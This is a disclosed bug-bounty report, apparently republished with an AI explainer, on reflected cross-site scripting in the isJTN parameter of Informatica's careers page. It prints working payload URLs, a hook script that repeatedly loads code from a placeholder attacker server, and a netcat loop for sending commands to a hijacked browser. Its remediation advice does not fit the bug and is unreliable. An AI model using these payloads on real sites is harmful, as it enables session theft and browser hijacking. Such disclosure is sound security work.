[careers.informatica.com] Reflected Cross Site Scripting to XSS Shell Possible
The careers page reflected the isJTN parameter without encoding, so a crafted link could run attacker-supplied JavaScript in a victim's browser. An attacker could use this to steal cookies, redirect the victim, or run further client-side commands.

- Triaged in 3 days
- Fixed in 5 months
- Disclosed after 6 months
#####Description Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts (also commonly referred to as a malicious payload) into a legitimate website or web application. XSS is amongst the most rampant of web application vulnerabilities and occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.
#####Issue The consultant identified that the careers page is vulnerable to reflected cross site scripting, this means that a malicious user can craft a link to compromise a user, the user simple needs to click on the link and the payload is launched.

#####Affected URLs https://careers.informatica.com/apply?isJTN=%3Cscript%3Eprompt(%27ZephrFish%27)%3C/script%3E
From the affected URL it can be seen that the isJTN parameter can be given any javascript code or HTML tags and it will execute the code within. The above payload simply launches a prompt box with the consultant's hackerone username ZephrFish. However cross site scripting can be further weaponised to hook a victim's browser and cause further damage. See the proof of concept section below for a full weaponised scenario using this reflected cross site scripting to execute client side code execution.
####Risk: High This issue has been marked as high due to the risk of compromise being on the user rather than server side, however this should still be considered as an issue and dealt with accordingly, if an attacker is able to compromise a victim's browser they can do far worse than pop an alert message. This is essentially a new form of reflected cross site scripting which is persistent to the user's browser being open.
#####Remediaton Implement http authentication on the affected directories, or alternatively remove the examples folder entirely to prevent the attack surface. Consider following a lockdown procedure against the installation and updating Tomcat to a newer instance.
#####Weaponising Cross Site Scripting The following example demonstrates how an attacker can establish a persistent connection to a victim's browser and proceed to execute arbitrary commands on the victim's machine.
The hook The victim receives a malicious link, similar to that shown below:
https://careers.informatica.com/apply?isJTN=<script>setInterval(function(){d=document;z=d.createElement("script");z.src="//AttackerServerIP:ANYPORT";d.body.appendChild(z)},0)</script>
Attacker Server: The attacker runs the following code to catch the shell with netcat:
while :; do printf "ZephrFishHackerOne>$ "; read c; echo $c | nc -vvlp PORTNUMBER >/dev/null; done

When this link is clicked on the attacker's server will catch a shell and allow the attacker to execute arbitrary commands on the victim's browser as shown in the attached screenshots, these commands can be any javascript commands including theft of cookies, redirection of victim's browser or in some cases malware delivery.
The following shows what is shown on the attacker's server when a valid connection attempt is received:
[root@inform]# while :; do printf "ZephrFishHackerOne>$ "; read c; echo $c | nc -vvlp 533 >/dev/null; done
ZephrFishHackerOne>$ alert('Shell')
listening on [any] 533 ...
connect to [ATTACKERIP] from VICTIM HOSTNAME [VICTIM BROWSERIP] 55730
 sent 15, rcvd 245
#####References
#####Request & Response GET Request
GET /apply?isJTN=%3Cscript%3Eprompt('ZephrFish')%3C/script%3E HTTP/1.1
Host: careers.informatica.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: AMCV_C0B11CFE5330AAFD0A490D45%40AdobeOrg=793872103%7CMCIDTS%7C16977%7CMCMID%7C43066833403543674402896414893465241440%7CMCAID%7CNONE%7CMCAAMLH-1467332027%7C6%7CMCAAMB-1467332028%7CNRX38WO0n5BH8Th-nqAG_A; mbox=PC#1466727226198-680058.26_3#1468009316|check#true#1466799776|session#1466799715648-663873#1466801576; s_nr=1466799716120-Repeat; s_vnum=1469319227675%26vn%3D3; mktrest_end_time=1466727232954; mktrest_cookie=anonymous; wooTracker=pFDG1ZqP3HWn; _mkto_trk=id:189-ZHZ-794&token:_mch-informatica.com-1466727758906-39922; mrkto_lead="{\"requestId\":\"11ba9#1557fcb4463\",\"result\":[],\"success\":true,\"marketoCall\":\"false\"}"; do_mkto_call=false; _ga=GA1.2.935149421.1466727762
Connection: close
Response
HTTP/1.1 200 OK
Content-Language: en-US
Content-Type: text/html;charset=utf-8
Date: Sat, 25 Jun 2016 14:14:16 GMT
Server: Apache-Coyote/1.1
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
Vary: Accept-Encoding
Connection: Close
Content-Length: 53097
---snip---
            var payload = {fileUrl: link, jobSeqNo: jobId, refNum: refNum, isQuickApply: isQuickApply,
                            actualJobId: actualJobId, title: title, location: location,
                            applySource: applySource, applyUrl: applyUrl, category: category, isJTN: "<script>prompt('ZephrFish')</script>",
                            atsApplyDataId:atsApplyDataId,atsApplyStatusId:atsApplyStatusId, applyType: applyType,
                            screenWidth: screen.width, screenHeight: screen.height}
           sendDownloadResume(payload)
---snip---
Attachments

Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could run arbitrary JavaScript in a victim's browser, potentially stealing cookies, redirecting the victim, or delivering malware; the report notes the risk is to the user rather than the server.
What the attacker needed
Victim clicks a crafted link; attacker hosts a script
The fix
The report's remediation advice is inconsistent with the finding, mentioning HTTP authentication and removing an examples folder; the correct fix should be to encode or validate the isJTN parameter before output.
How it was found
- Craft a link to the apply page with script tags in the isJTN parameter.
- Send the link to a victim and get them to click it.
- The page reflects the value into a script block and the browser runs it.
- For a persistent shell, the payload loads a remote script from the attacker's server on a timer.
- The attacker listens with netcat and sends JavaScript commands to the victim's browser.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a website puts something you typed straight back into the page without cleaning it, a malicious link can make the site run code the attacker chose. Here the isJTN value was placed inside a script block, so a link could make the victim's browser run the attacker's JavaScript. That lets the attacker act as the victim on that site.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.